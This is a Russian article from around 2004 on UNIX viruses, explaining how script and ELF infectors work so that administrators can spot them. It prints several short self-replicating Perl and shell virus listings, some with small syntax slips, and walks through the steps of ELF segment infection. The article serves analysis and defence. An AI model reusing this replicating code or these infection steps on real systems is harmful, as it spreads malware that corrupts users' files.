

# ВИРУСЫ В UNIX, ИЛИ ГИБЕЛЬ «ТИТАНИКА» II

*Ночью 14 апреля 1912 года принадлежавший Британии непотопляемый океанский лайнер «Титаник» столкнулся с айсбергом и утонул, унеся с собой жизни более пятнадцати сотен из двух тысяч двухсот пассажиров... Поскольку «Титаник» был непотопляем, на нем не хватило спасательных шлюпок.  
Джозеф Хеллер  
«Вообрази себе картину»*



*Считается, что в UNIX-системах вирусы не живут – они тамдохнут. Отчасти это действительно так, однако не стоит путать принципиальную невозможность создания вирусов с их отсутствием как таковых. В действительности же UNIX-вирусы существуют, и на настоящий момент (начало 2004 года) их популяция насчитывает более двух десятков. Немного? Не торопитесь с выводами. «Дефицит» UNIX-вирусов носит субъективный, а не объективный характер. Просто в силу меньшей распространенности UNIX-подобных операционных систем и специфики их направленности в этом мире практически не встречается даунов и вандалов. Степень защищенности операционной системы тут не при чем. Надеяться, что UNIX справится с вирусами и сама, несколько наивно и, чтобы не разделить судьбу «Титаника», держите защитные средства всегда под рукой, тщательно проверяя каждый запускаемый файл на предмет наличия заразы. О том, как это сделать, и рассказывает настоящая статья.*

**КРИС КАСПЕРСКИ**

Исторически сложилось так, что первым нашумевшим вирусом стал Червь Морриса, запущенный им в Сеть 2 ноября 1988 года и поражающий компьютеры, оснащенные 4 BSD UNIX. Задолго до этого, в ноябре 1983 г., доктор Фредерик Коэн (Dr. Frederick Cohen) доказал возможность существования саморазмножающихся программ в защищенных операционных системах, продемонстрировав несколько практических реализаций для компьютеров типа VAX, управляемых операционной системой UNIX. Считается, что именно он впервые употребил термин «вирус».

На самом деле между этими двумя событиями нет ничего общего. Вирус Морриса распространялся через дыры в стандартном программном обеспечении (которые, кстати говоря, долгое время оставались незакрытыми), в то время как Коэн рассматривал проблему саморазмножающихся программ в идеализированной операционной системе без каких-либо дефектов в системе безопасности. Наличие дыр просто увеличило масштабы эпидемии и сделало размножение вируса практически неконтролируемым.

А теперь перенесемся в наши дни. Популярность UNIX-подобных систем стремительно растет и интерес к ним со стороны вирусписателей все увеличивается. Квалификация системных администраторов (пользователей персональных компьютеров и рабочих станций), напротив, неуклонно падает. Все это создает благоприятную среду для воспроизводства и размножения вирусов, и процесс их разработки в любой момент может принять лавинообразный характер, – стоит только соответствующим технологиям попасть в массы. Готово ли UNIX-сообщество противостоять этому? Нет! Судя по духу, витающему в телеконференциях, и общему настроению администраторов, UNIX считается непотопляемой системой, и вирусная угроза воспринимается крайне скептически.

Между тем, качество тестирования программного обеспечения (неважно, распространяемого в открытых исходных текстах или нет) достаточно невелико и, по меткому выражению одного из хакеров, один-единственный SendMail содержит больше дыр, чем все Windows-приложения вместе взятые. Большое количество различных дистрибутивов UNIX-систем многократно снижает влияние каждой конкретной дырки, ограничивая ареал обитания вирусов сравнительно небольшим количеством машин, однако в условиях всеобщей глобализации и высокоскоростных интернет-каналов даже чрезвычайно избирательный вирус способен поразить тысячи компьютеров за считанные дни или даже часы!

Распространению вирусов невероятно способствует тот факт, что в подавляющем большинстве случаев система конфигурируется с довольно демократичным уровнем доступа. Иногда это происходит по незнанию и/или небрежности системных администраторов, иногда по «производственной» необходимости. Если на машине постоянно обновляется большое количество программного обеспечения (в том числе и создаваемого собственными силами), привилегии на модификацию исполняемых файлов становятся просто необходимы, в противном случае процесс общения с компьютером из радости рискует превратиться в мучение.

Что бы там ни говорили фанатики UNIX, но вирусы размножаются и на этой платформе. Отмахиваться от этой проблемы означает уподобиться страусу. Вы хотите быть страусами? Я думаю – нет!

## Условия, необходимые для функционирования вирусов

Помня о том, что общепринятого определения «компьютерных вирусов» не существует, условимся обозначать этим термином все программы, способные к скрытому размножению. Последнее может быть как самостоятельным (поражение происходит без каких-либо действий со стороны пользователя: достаточно просто войти в сеть), так и нет (вирус пробуждается только после запуска инфицированной программы).

Сформулируем минимум требований, «предъявляемых» саморазмножающимися программами к окружающей среде (кстати, почему бы окружающую среду не называть окружающим четвергом?):

- в операционной системе имеются исполняемые объекты;
- эти объекты возможно модифицировать и/или создавать новые;
- происходит обмен исполняемыми объектами между различными ареалами обитания.

Под «исполняемым объектом» здесь понимается некоторая абстрактная сущность, способная управлять поведением компьютера по своему усмотрению. Конечно, это не самое удачное определение, но всякая попытка конкретизации неизбежно оборачивается потерей значимости. Например, текстовый файл в формате ASCII интерпретируется вполне определенным образом и на первый взгляд средой обитания вируса быть никак не может. Однако, если текстовый процессор содержит ошибку типа «buffer overflow», существует вполне реальная возможность внедрения в файл машинного кода с последующей передачей на него управления. А это значит, что мы не можем априори утверждать, какой объект исполняемый, а какой нет.

В плане возвращения с небес теоретической экзотики на грешную землю обетованную, ограничим круг своих интересов тремя основными типами исполняемых объектов: дисковыми файлами, оперативной памятью и загрузочными секторами.

Процесс размножения вирусов в общем случае сводится к модификации исполняемых объектов с таким расчетом, чтобы хоть однажды в жизни получить управление. Операционные системы семейства UNIX по умолчанию запрещают пользователям модифицировать исполняемые файлы, предоставляя эту привилегию лишь root. Это чрезвычайно затрудняет размножение вирусов, но отнюдь не делает его невозможным! Во-первых, далеко не все пользователи UNIX осознают опасность регистрации с правами root, злоупотребляя ей безо всякой необходимости. Во-вторых, некоторые приложения только под root и работают, причем создать виртуального пользователя, изолированного от всех остальных файлов системы, в некоторых случаях просто не получается. В-треть-

их, наличие дыр в программном обеспечении позволяет вирусу действовать в обход установленных ограничений.

Тем более, что помимо собственно самих исполняемых файлов в UNIX-системах имеются и чрезвычайно широко используются интерпретируемые файлы (далее по тексту просто скрипты). Причем, если в мире Windows командные файлы играют сугубо вспомогательную роль, то всякий уважающий себя UNIX-пользователь любое мало-мальски часто выполняемое действие загоняет в отдельный скрипт, после чего забывает о нем напрочь. На скриптах держится не только командная строка, но и программы генерации отчетов, интерактивные веб-странички, многочисленные управленческие приложения и т. д. Модификация файлов скриптов, как правило, не требует никаких особых прав, и потому они оказываются вполне перспективной кандидатурой для заражения. Также вирусы могут поражать и исходные тексты программ, и исходные тексты операционной системы, с компилятором в том числе (их модификация в большинстве случаев разрешена).

Черви могут вообще подолгу не задерживаться в одном компьютере, используя его лишь как временное пристанище для рассылки своего тела на другие машины. Однако большинство червей все же предпочитают оседлый образ жизни кочевому, внедряясь в оперативную и/или долговременную память. Для своего размножения черви обычно используют дефекты операционной системы и/или ее окружения, обеспечивающие возможность удаленного выполнения программного кода. Ряд вирусов распространяется через прикрепленные к письму файлы (в курилках именуемые аттачами от английского attachment – вложение) в надежде, что доверчивый пользователь запустит их. К счастью, UNIX-пользователи в своей массе не настолько глупы, чтобы польститься на столь очевидную заразу.

Откровенно говоря, причина низкой активности вирусов кроется отнюдь не в защищенности UNIX, но в принятой схеме распространения программного обеспечения. Обмена исполняемыми файлами между пользователями UNIX практически не происходит. Вместо этого они предпочитают скачивать требующиеся им программы с оригинального источника, зачастую в исходных текстах. Несмотря на имеющиеся прецеденты взлома web/ftp-серверов и троянизации их содержимого, ни одной мало-мальски внушительной эпидемии еще не случилось, хотя локальные очаги «возгорания» все-таки были.

Агрессивная политика продвижения LINUX вероломно проталкивает эту ОС на рынок домашних и офисных ПК, т.е. в те сферы, где UNIX не только не сильна, но и попросту не нужна. Оказавшись в кругу неквалифицированных пользователей, UNIX автоматически потеряет звание свободной от вирусов системы, и опустошительные эпидемии не заставят себя ждать. Встретим мы их во всеоружии или в очередной раз дадим маху, вот в чем вопрос...

## Вирусы в скриптах

Как уже отмечалось выше, скрипты выглядят достаточно привлекательной средой для обитания вирусов, и вот почему:

- в мире UNIX скрипты вездесущи;
- модификация большинства файлов скриптов разрешена;
- скрипты зачастую состоят из сотен строк кода, в которых очень легко затеряться;
- скрипты наиболее абстрагированы от особенностей реализации конкретного UNIX;
- возможности скриптов сопоставимы с языками высокого уровня (Си, Бейсик, Паскаль);
- скриптами пользователи обмениваются более интенсивно, чем исполняемыми файлами.

Большинство администраторов крайне пренебрежительно относятся к скриптовым вирусам, считая их «ненастоящими». Между тем, системе по большому счету все равно, каким именно вирусом быть атакованной – настоящим или нет. При кажущейся игрушечности скрипт-вирусы представляют собой достаточно серьезную угрозу. Ареал их обитания практически безграничен – они успешно поражают как компьютеры с процессорами Intel Pentium, так и DEC Alpha/SUN SPARC. Они внедряются в любое возможное место (конец/начало/середину) заражаемого файла. При желании они могут оставаться резидентно в памяти, поражая файлы в фоновом режиме. Ряд скрипт-вирусов используют те или иные Stealth-технологии, скрывая факт своего присутствия в системе. Гений инженерной мысли вирусописателей уже освоил полиморфизм, уравнивая тем самым скрипт-вирусы в правах с вирусами, поражающими двоичные файлы.

Каждый скрипт, полученный извне, перед установкой в систему должен быть тщательным образом проанализирован на предмет присутствия заразы. Ситуация усугубляется тем, что скрипты, в отличие от двоичных файлов, представляют собой plain-текст, начисто лишенный внутренней структуры, а потому при его заражении никаких характерных изменений не происходит. Единственное, что вирус не может подделать – это стиль оформления листинга. Почерк каждого программиста строго индивидуален. Одни используют табуляцию, другие предпочитают выравнивать строки посредством пробелов. Одни разворачивают конструкции if – else на весь экран, другие умещают их в одну строку. Одни дают всем переменным осмысленные имена, другие используют одно-двух символьную абракадабру в стиле «А», «Х», «FN» и т. д. Даже беглый просмотр зараженного файла позволяет обнаружить инородные вставки (конечно, при том условии, что вирус не переформатирует поражаемый объект).

Листинг 1. Пример вируса, обнаруживающего себя по стилю

```
#!/usr/bin/perl #PerlDemo
open(File,$0); @Virus=<File>; @Virus=@Virus[0...6]; close(File);
foreach $FileName (<*>) { if ((-r $FileName) &&
    && (-w $FileName) && (-f $FileName)) {
    open(File, "$FileName"); @Temp=<File>; close(File);
    if ((@Temp[1] =~ "PerlDemo") or (@Temp[2] =~ "PerlDemo"))
    { if ((@Temp[0] =~ "perl") or (@Temp[1] =~ "perl")) {
        open(File, ">$FileName"); print File @Virus;
        print File @Temp; close (File); } } }
```

Дальше. Грамотно спроектированный вирус поражает только файлы «своего» типа, в противном случае он

быстро приведет систему к краху, демаскируя себя и парализуя дальнейшее распространение. Поскольку в мире UNIX-файлам не принято давать расширения, задача поиска подходящих жертв существенно осложняется, и вирусу приходится явно перебирать все файлы один за другим, определяя их тип вручную.

Существуют по меньшей мере две методики такого определения: отождествление командного интерпретатора и эвристический анализ. Начнем с первого из них. Если в начале файла стоит магическая последовательность «#!/», то остаток строки содержит путь к программе, обрабатывающей данный скрипт. Для интерпретатора Борна эта строка обычно имеет вид «#!/bin/sh», а для Perl – «#!/usr/bin/perl». Таким образом, задача определения типа файла в общем случае сводится к чтению его первой строки и сравнению ее с одним или несколькими эталонами. Если только вирус не использовал хеш-сравнение, эталонные строки будут явно присутствовать в зараженном файле, легко обнаруживая себя тривиальным контекстным поиском (см. листинги 2, 3).

Девять из десяти скрипт-вирусов ловятся на этот незамысловатый прием, остальные же тщательно скрывают эталонные строки от посторонних глаз (например, шифруют их или же используют посимвольное сравнение). Однако в любом случае перед сравнением строки с эталоном вирус должен ее считать. В командных файлах для этой цели обычно используются команды `grep` или `head`. Конечно, их наличие в файле еще не свидетельствует о зараженности последнего, однако позволяет локализовать жизненно важные центры вируса, ответственные за определения типа файла, что значительно ускоряет его анализ. В Perl-скриптах чтение файла чаще всего осуществляется через оператор «< >», реже используются функции `read/readline/getc`. Тот факт, что практически ни одна мало-мальски серьезная Perl-программа не обходится без файлового ввода/вывода, чрезвычайно затрудняет выявление вирусного кода, особенно если чтение файла происходит в одной ветке программы, а определение его типа – совсем в другой. Это затрудняет автоматизированный анализ, но еще не делает его невозможным!

Эвристические алгоритмы поиска жертвы состоят в выделении уникальных последовательностей, присущих файлам данного типа и не встречающихся ни в каких других. Так, наличие последовательности «if [» с вероятностью близкой к единице указывает на командный скрипт. Некоторые вирусы отождествляют командные файлы по строке « Bourne», которая присутствует в некоторых, хотя и далеко не всех скриптах. Естественно, никаких универсальных приемов распознавания эвристических алгоритмов не существует (на то они и эвристические алгоритмы).

Во избежание многократного инфицирования файла-носителя вирусы должны уметь распознавать факт своего присутствия в нем. Наиболее очевидный (и популярный!) алгоритм сводится к внедрению специальной ключевой метки (вроде «это я – Вася»), представляющей собой уникальную последовательность команд, так сказать, сигнатуру вируса или же просто замысловатый коммен-

тарий. Строго говоря, гарантированная уникальность вирусам совершенно не нужна. Достаточно, чтобы ключевая метка отсутствовала более чем в половине неинфицированных файлов. Поиск ключевой метки может осуществляться как командами `find/grep`, так и построчным чтением из файла с последующим сравнением добытых строк с эталоном. Скрипты командных интерпретаторов используют для этой цели команды `head` и `tail`, применяемые совместно с оператором «=», ну а Perl-вирусы все больше тяготеют к регулярным выражениям, что существенно затрудняет их выявление, т.к. без регулярных выражений не обходится практически ни одна Perl-программа.

Другой возможной зацепкой является переменная «\$0», используемая вирусами для определения собственного имени. Не секрет, что интерпретируемые языки программирования не имеют никакого представления о том, каким именно образом скрипты размещаются в памяти, и при всем желании не могут «дотянуться» до них. А раз так, то единственным способом репродуцирования своего тела остается чтение исходного файла, имя которого передается в нулевом аргументе командной строки. Это достаточно характерный признак заражения исследуемого файла, ибо существует очень немного причин, по которым программа может интересоваться своим названием и путем.

Впрочем, существует (по крайней мере теоретически) и альтернативный способ размножения. Он работает по тем же принципам, что и программа, распечатывающая сама себя (в былые времена без этой задачки не обходилась ни одна олимпиада по информатике). Решение сводится к формированию переменной, содержащей программный код вируса, с последующим внедрением оного в заражаемый файл. В простейшем случае для этого используется конструкция «<<», позволяющая скрыть факт внедрения программного кода в текстовую переменную (и это выгодно отличает Perl от Си). Построчная генерация кода в стиле «@Virus[0]= “#!/usr/bin/perl”» встречается реже, т.к. слишком громоздко, непрактично и к тому же наглядно (в смысле даже при беглом просмотре листинга выдает вирус с головой).

Зашифрованные вирусы распознаются еще проще. Наиболее примитивные экземпляры содержат большое количество «шумящих» двоичных последовательностей типа «\x73\xff\x33\x69\x02\x11...», чьим флагманом является спецификатор «\x», за которым следует ASCII-код зашифрованного символа. Более совершенные вирусы используют те или иные разновидности UUE-кодирования, благодаря чему все зашифрованные строки выглядят вполне читабельно, хотя и представляют собой бессмысленную абракадабру вроде «UsKL[aS4iJk». Учитывая, что среднеминимальная длина Perl-вирусов составляет порядка 500 байт, затеряться в теле жертвы им легко.

Теперь рассмотрим пути внедрения вируса в файл. Файлы командного интерпретатора и программы, написанные на языке Perl, представляют собой неиерархическую последовательность команд, при необходимости включающую в себя определения функций. Здесь нет ничего, хотя бы отдаленно похожего на функцию `main` язы-



ка Си или блок BEGIN/END языка Паскаль. Вирусный код, тупо дописанный в конец файла, с вероятностью 90% успешно получит управление и будет корректно работать. Оставшиеся 10% приходятся на случаи преждевременного выхода из программы по exit или ее принудительного завершения по <Ctrl-C>. Для копирования своего тела из конца одного файла в конец другого вирусы обычно используют команду «tail», вызывая ее приблизительно так:

Листинг 2. Фрагмент вируса UNIX.Tail.a, дописывающего себя в конец файла (оригинальные строки файла-жертвы выделены синим)

```
#!/bin/sh
echo "Hello, World!"

for F in *
do
    if [ "$(head -c9 $F 2>/dev/null)" = "#!/bin/sh" ]
    -a "$(tail -1 $F 2>/dev/null)" != "#:-P" ]
    then
        tail -8 $0 >> $F 2>/dev/null
    fi
done
```

Другие вирусы внедряются в начало файла, перехватывая все управление на себя. Некоторые из них содержат забавную ошибку, приводящую к дублированию строки «#!/bin/xxx», первая из которых принадлежит вирусу, а вторая – самой зараженной программе. Наличие двух магических последовательностей «#!/» в анализируемом файле красноречиво свидетельствует о его заражении, однако подавляющее большинство вирусов обрабатывает эту ситуацию вполне корректно, копируя свое тело не с первой, а со второй строки. Типичный пример такого вируса приведен ниже:

Листинг 3. Фрагмент вируса UNIX.Head.b, внедряющегося в начало файла (оригинальные строки файла-жертвы выделены синим)

```
#!/bin/sh

for F in *
do
    if [ "$(head -c9 $F 2>/dev/null)" = "#!/bin/sh" ] then
        head -11 $0 > tmp
        cat $F >> tmp
        mv tmp $F
    fi
done

echo "Hello, World!"
```

Некоторые, весьма немногочисленные вирусы внедряются в середину файла, иногда перемешиваясь с его оригинальным содержимым. Естественно, для того чтобы процесс репродуцирования не прекратился, вирус должен каким-либо образом пометать «свои» строки (например, снабжать их комментарием «#MY LINE») либо же внедряться в фиксированные строки (например, начиная с тринадцатой строки, каждая нечетная строка файла содержит тело вируса). Первый алгоритм слишком нагляден, второй – слишком нежизнеспособен (часть вируса может попасть в одну функцию, а часть – совсем в другую), поэтому останавливаться на этих вирусах мы не будем.

Таким образом, наиболее вирусоопасными являются начало и конец всякого файла. Их следует изучать с осо-

бой тщательностью, не забывая о том, что вирус может содержать некоторое количество «отвлекающих» команд, имитирующих ту или иную работу.

Встречаются и вирусы-спутники, вообще не «дотрагивающиеся» до оригинальных файлов, но во множестве создающие их «двойников» в остальных каталогах. Поклонники чистой командной строки, просматривающие содержимое директорий через ls могут этого и не заметить, т.к. команда ls вполне может иметь «двойника», предсудомительно убирающего свое имя из списка отображаемых файлов.

Не стоит забывать и о том, что создателям вирусов не чуждо элементарное чувство беспечности, и откровенные наименования процедур и/или переменных в стиле «Infected», «Virus», «ZARAZA» – отнюдь не редкость.

Иногда вирусам (особенно полиморфным и зашифрованным) требуется поместить часть программного кода во временный файл, полностью или частично передав ему бразды правления. Тогда в теле скрипта появляется команда «chmod +x», присваивающая файлу атрибут исполняемого. Впрочем, не стоит ожидать, что автор вируса окажется столь ленив и наивен, что не предпримет никаких усилий для сокрытия своих намерений. Скорее всего нам встретится что-то вроде: «chmod \$attr \$FileName».

Таблица 1. Сводная таблица наиболее характерных признаков наличия вируса с краткими комментариями (подробности по тексту)

признак	комментарий
#!/bin/sh "\#\!\!/usr\bin\perl"	Если расположена не в первой строке файла, скрипт скорее всего заражен, особенно если последовательность "##!" находится внутри оператора if-then или же передается командам grep и/или find.
grep	Используются для определения типа файла-жертвы и поиска отметки о зараженности (дабы ненароком не заразить повторно); к сожалению, достаточным признаком наличия вируса служить не может, ибо часто используется в "честных" программах.
find	Характерный признак саморазмножающейся программы (а зачем еще честному скрипту знать свой полный путь?).
\$0	Используется для определения типа файла-жертвы и извлечения своего тела из файла-носителя из начала скрипта.
head	Используется для извлечения своего тела из конца файла-носителя.
tail	Используется для извлечения своего тела из конца файла-носителя.
chmod +x	Если применяется к динамически создаваемому файлу, с высокой степенью вероятности свидетельствует о наличии вируса (причем ключ +x может быть так или иначе замаскирован).
<<	Если служит для занесения в переменную программного кода, является характерным признаком вируса (и полиморфного в том числе).
"\xAA\xBB\xCC..." "Aj#9KlrzS"	Характерный признак зашифрованного вируса.
vir, virus, virii, infect...	Характерный признак вируса, хотя может быть и просто шуткой.

Листинг 4. Фрагмент Perl-вируса UNIX.Demo

```
#!/usr/bin/perl
#PerlDemo

open(File,$0);
@Virus=<File>;
close(File);
@Virus=@Virus[0...27];

foreach $FileName (<*>)
{
    if ((-r $FileName) && (-w $FileName) && (-f $FileName))
    {
        open(File, ">$FileName");
        @Temp=<File>;
        close(File);
        if ((@Temp[1] =~ "PerlDemo") or (@Temp[2] =~ "PerlDemo"))
        {
            if ((@Temp[0] =~ "perl") or (@Temp[1] =~ "perl"))
            {
                open(File, ">$FileName");
                print File @Virus;
                print File @Temp;
                close (File);
            }
        }
    }
}
```

## Эльфы в заповедном лесу

За всю историю существования UNIX было предложено множество форматов двоичных исполняемых файлов, однако к настоящему моменту в более или менее употребляемом виде сохранились лишь три из них: a.out, COFF и ELF.

Формат a.out (Assembler and link editor OUTput files) – самый простой и наиболее древний из трех перечисленных, появившийся еще во времена господства PDP-11 и VAX. Он состоит из трех сегментов: .text (сегмент кода), .data (сегмент инициализированных данных) и .bss (сегмент неинициализированных данных), двух таблиц перемещаемых элементов (по одной для сегментов кода и данных), таблицы символов, содержащей адреса экспортируемых/импортируемых функций, и таблицы строк, содержащей имена последних. К настоящему моменту формат a.out считается устаревшим и практически не используется. Краткое, но вполне достаточное для его освоения руководство содержится в man Free BSD. Также рекомендуется изучить включаемый файл a.out.h, входящий в комплект поставки любого UNIX-компилятора.

Формат COFF (Common Object File Format) – прямой наследник a.out – представляет собой существенно усовершенствованную и доработанную версию последнего. В нем появилось множество новых секций, изменился формат заголовка (и в том числе появилось поле длины, позволяющее вирусу вклиниваться между заголовком и первой секцией файла), все секции получили возможность проецироваться по любому адресу виртуальной памяти (для вирусов, внедряющихся в начало и/или середину файла, это актуально) и т. д. Формат COFF широко распространен в мире Windows NT (PE-файлы представляют собой слегка модифицированный COFF), но в современных UNIX-системах он практически не используется, отдавая дань предпочтения формату ELF.

Формат ELF (Executable and Linkable Format, хотя не исключено, что формат сначала получил благозвучное название, под которое потом подбиралась соответствующая аббревиатура – среди UNIX-разработчиков всегда было много толкиенистов) очень похож на COFF и фактически является его разновидностью, спроектированной для обеспечения совместимости с 32- и 64-разрядными архитектурами. В настоящее время – это основной формат исполняемых файлов в системах семейства UNIX. Не то чтобы он всех сильно устраивал (та же FreeBSD сопротивлялась нашествию Эльфов, как могла, но в версии 3.0 была вынуждена объявить ELF-формат как формат, используемый по умолчанию, поскольку последние версии популярного компилятора GNU C древних форматов уже не поддерживают), но ELF – это общепризнанный стандарт, с которым приходится считаться, хотим ли мы того или нет. Поэтому в настоящей статье речь главным образом пойдет о нем. Для эффективной борьбы с вирусами вы должны изучить ELF-формат во всех подробностях. Вот два хороших руководства на эту тему: <http://www.ibiblio.org/pub/historic-linux/ftp-archives/sunsite.unc.edu/Nov-06-1994/GCC/ELF.doc.tar.gz> («Executable and Linkable Format – Portable Format Specification») и <http://www.nai.com/>

[common/media/vil/pdf/mvanvoers\\_VB\\_conf%202000.pdf](http://common/media/vil/pdf/mvanvoers_VB_conf%202000.pdf) («Linux Viruses – ELF File Format»).

Не секрет, что у операционных систем Windows NT и UNIX много общего, и механизм заражения ELF/COFF/a.out файлов с высоты птичьего полета ничем не отличается от заражения форматов семейства NewExe. Тем не менее, при всем поверхностном сходстве между ними есть и различия.

Существует по меньшей мере три принципиально различных способа заражения файлов, распространяемых в формате a.out:

- «поглощение» оригинального файла с последующей его записью в tmp и удалением после завершения выполнения (или – «ручная» загрузка файла-жертвы как вариант);
- расширение последней секции файла и дозапись своего тела в ее конец;
- сжатие части оригинального файла и внедрение своего тела на освободившееся место.

Переход на файлы формата ELF или COFF добавляет еще четыре:

- расширение кодовой секции файла и внедрение своего тела на освободившееся место;
- сдвиг кодовой секции вниз с последующей записью своего тела в ее начало;
- создание своей собственной секции в начале, середине или конце файла;
- внедрение между файлом и заголовком.

Внедрившись в файл, вирус должен перехватить на себя управление, что обычно осуществляется следующими путями:

- созданием собственного заголовка и собственного сегмента кода/данных, перекрывающего уже существующий;
- коррекцией точки входа в заголовке файла-жертвы;
- внедрением в исполняемый код файла-жертвы команды перехода на свое тело;
- модификацией таблицы импорта (в терминологии a.out – таблицы символов) для подмены функций, что особенно актуально для Stealth-вирусов.

Всем этим махинациям (кроме приема с «поглощением») очень трудно остаться незамеченными, и факт заражения в подавляющем большинстве случаев удается определить простым визуальным просмотром дизассемблерного листинга анализируемого файла. Подробнее об этом мы поговорим чуточку позже, а пока обратим свое внимание на механизмы системных вызовов, используемые вирусами для обеспечения минимально необходимого уровня жизнедеятельности.

Для нормального функционирования вирусу необходимы по меньшей мере четыре основных функции для работы с файлами (как то: открытие/закрытие/чтение/запись файла) и опционально функция поиска файлов на диске/сети. В противном случае вирус просто не сможет реализовать свои репродуктивные возможности, и это уже не вирус получится, а Троянский Конь!

Существует по меньшей мере три пути для решения этой задачи:

- использовать системные функции жертвы (если они у нее, конечно, есть);
- дополнить таблицу импорта жертвы всем необходимым;
- использовать native-API операционной системы.

И последнее. Ассемблерные вирусы (а таковых среди UNIX-вирусов подавляющее большинство) разительно отличаются от откомпилированных программ нетипичным для языков высокого уровня лаконичным, но в то же время излишне прямолинейным стилем. Поскольку упаковщики исполняемых файлов в мире UNIX практически никем не используются, всякая посторонняя «нашлепка» на исполняемый файл с высокой степенью вероятности является троянской компонентой или вирусом.

Теперь рассмотрим каждый из вышеперечисленных пунктов во всех подробностях.

### Заражение посредством поглощения файла

Вирусы этого типа пишутся преимущественно начинающими программистами, еще не успевшими освоить азы архитектуры операционной системы, но уже стремящимися кому-то сильно напакостить. Алгоритм заражения в общем виде выглядит так: вирус находит жертву, убеждается, что она еще не заражена и что все необходимые права на модификацию этого файла у него присутствуют. Затем он считывает жертву в память (временный файл) и записывает себя поверх заражаемого файла. Оригинальный файл дописывается в хвост вируса как оверлей, либо же помещается в сегмент данных (см. рис. 1).

Получив управление, вирус извлекает из своего тела содержимое оригинального файла, записывает его во временный файл, присваивает ему атрибут исполняемого и запускает «излеченный» файл на выполнение, после чего удаляет с диска вновь. Поскольку подобные манипуляции редко остаются незамеченными, некоторые вирусы отваживаются на «ручную» загрузку жертвы с диска. Впрочем, процедуру для корректной загрузки ELF-файла написать нелегко и еще сложнее ее отладить, поэтому появление таких вирусов представляется достаточно маловероятным (ELF – это вам не простенький a.out!)

Характерной чертой подобных вирусов является крошечный сегмент кода, за которым следует огромный сегмент данных (оверлей), представляющий собой самостоятельный исполняемый файл. Попробуйте контекстным поиском найти ELF/COFF/a.out заголовок – в зараженном файле их будет два! Только не пытайтесь дизассемблировать оверлей/сегмент данных, – осмысленного кода все равно не получится, т.к., во-первых, для этого требуется знать точное расположение точки входа, а во-вторых, расположить хвост дизассемблируемого файла по его законным адресам. К тому же оригинальное содержимое файла может быть умышленно зашифровано вирусом, и тогда дизассемблер вернет бессодержательный мусор, в котором будет непросто разобраться. Впрочем, это не

сильно затрудняет анализ. Код вируса навряд ли будет очень большим, и на восстановление алгоритма шифрования (если тот действительно имеет место) не уйдет много времени.

Хуже, если вирус переносит часть оригинального файла в сегмент данных, а часть – в сегмент кода. Такой файл выглядит как обыкновенная программа за тем единственным исключением, что большая часть кодового сегмента представляет собой «мертвый код», никогда не получающий управления. Сегмент данных на первый взгляд выглядит как будто бы нормально, однако при внимательном рассмотрении обнаруживается, что все перекрестные ссылки (например, ссылки на текстовые строки) смещены относительно их «родных» адресов. Как нетрудно догадаться – величина смещения и представляет собой длину вируса.

Дизассемблирование выявляет характерные для вирусов этого типа функции `exec` и `fork`, использующиеся для запуска «вылеченного» файла, функцию `chmod` для присвоения файлу атрибута исполняемого и т. д.



Рисунок 1. Типовая схема заражения исполняемого файла путем его поглощения

Name	Start	End	Align	Base	Type	Class	32	es	ss	ds	fs	gs
.text	00001000	00010300	byte	0001	publ CODE	V	FFFF	FFFF	0002	FFFF	FFFF	FFFF
.data	00010300	00014000	byte	0002	publ DATA	V	FFFF	FFFF	0002	FFFF	FFFF	FFFF
.bss	00014000	000182C4	byte	0003	publ BSS	V	FFFF	FFFF	FFFF	FFFF	FFFF	FFFF

Рисунок 2. Пример файла, поглощенного вирусом UNIX.a.out. Крохотный, всего в триста байт, размер кодовой секции указывает на высокую вероятность заражения

### Заражение посредством расширения последней секции файла

Простейший способ неразрушающего заражения файла состоит в расширении последней секции/сегмента жертвы и дозаписи своего тела в ее конец (далее по тексту просто «секции», хотя применительно к ELF-файлам это будет несколько некорректно, т.к. системный загрузчик исполняемых ELF-файлов работает исключительно с сегментами, а секции игнорирует). Строго говоря, это утверждение не совсем верно. Последней секцией файла, как правило, является секция `.bss`, предназначенная для хранения инициализированных данных. Внедряться сюда можно, но бессмысленно,

поскольку загрузчик не настолько глуп, чтобы тратить драгоценное процессорное время на загрузку неинициализированных данных с медленного диска. Правильнее было бы сказать «последней значимой секции», но давайте не будем придирааться, это ведь не научная статья, верно?

Перед секций `.bss` обычно располагается секция `.data`, содержащая инициализированные данные. Вот она-то и становится основным объектом вирусной атаки! Натравив дизассемблер на исследуемый файл, посмотрите, в какой секции расположена точка входа. И если этой секцией окажется секция данных (как, например, в случае, изображенном в листинге 5), исследуемый файл с высокой степенью вероятности заражен вирусом.

При внедрении в `a.out`-файл вирус в общем случае должен проделать следующие действия:

- считать заголовок файла, убедиться, что это действительно `a.out`-файл;
- увеличить поле `a_data` на величину, равную размеру своего тела;
- скопировать себя в конец файла;
- скорректировать содержимое поля `a_entry` для перехвата управления (если вирус действительно перехватывает управление таким образом).

Внедрение в ELF-файлы происходит несколько более сложным образом:

- вирус открывает файл и, считывая его заголовок, убеждается, что это действительно ELF;
- просматривая Program Header Table, вирус отыскивает сегмент, наиболее подходящий для заражения (для заражения подходит любой сегмент с атрибутом `PL_LOAD`; собственно говоря, остальные сегменты более или менее подходят тоже, но вирусный код в них будет смотреться несколько странно);
- найденный сегмент «распахивается» до конца файла и увеличивается на величину, равную размеру тела вируса, что осуществляется путем синхронной коррекции полей `p_filez` и `p_memz`;
- вирус дописывает себя в конец заражаемого файла;
- для перехвата управления вирус корректирует точку входа в файл (`e_entry`), либо же внедряет в истинную точку входа `jmp` на свое тело (впрочем, методика перехвата управления тема отдельного большого разговора).

Маленькое техническое замечание. Секция данных, как правило, имеет всего лишь два атрибута: атрибут чтения (`Read`) и атрибут записи (`Write`). Атрибут исполнения (`Execute`) у нее по умолчанию отсутствует. Означает ли это, что выполнение вирусного кода в ней окажется невозможным? Вопрос не имеет однозначного ответа. Все зависит от особенностей реализации конкретного процессора и конкретной операционной системы. Некоторые из них игнорируют отсутствие атрибута исполнения, полагая, что право исполнения кода напрямую вытекает из права чтения. Другие же возбуждают исключение, аварийно завершая выполнение зараженной программы. Для обхода этой ситуации вирусы мо-

гут присваивать секции данных атрибут `Execute`, выдавая тем самым себя с головой, впрочем, такие экземпляры встречаются крайне редко, и подавляющее большинство вирусописателей оставляет секцию данных с атрибутами по умолчанию.

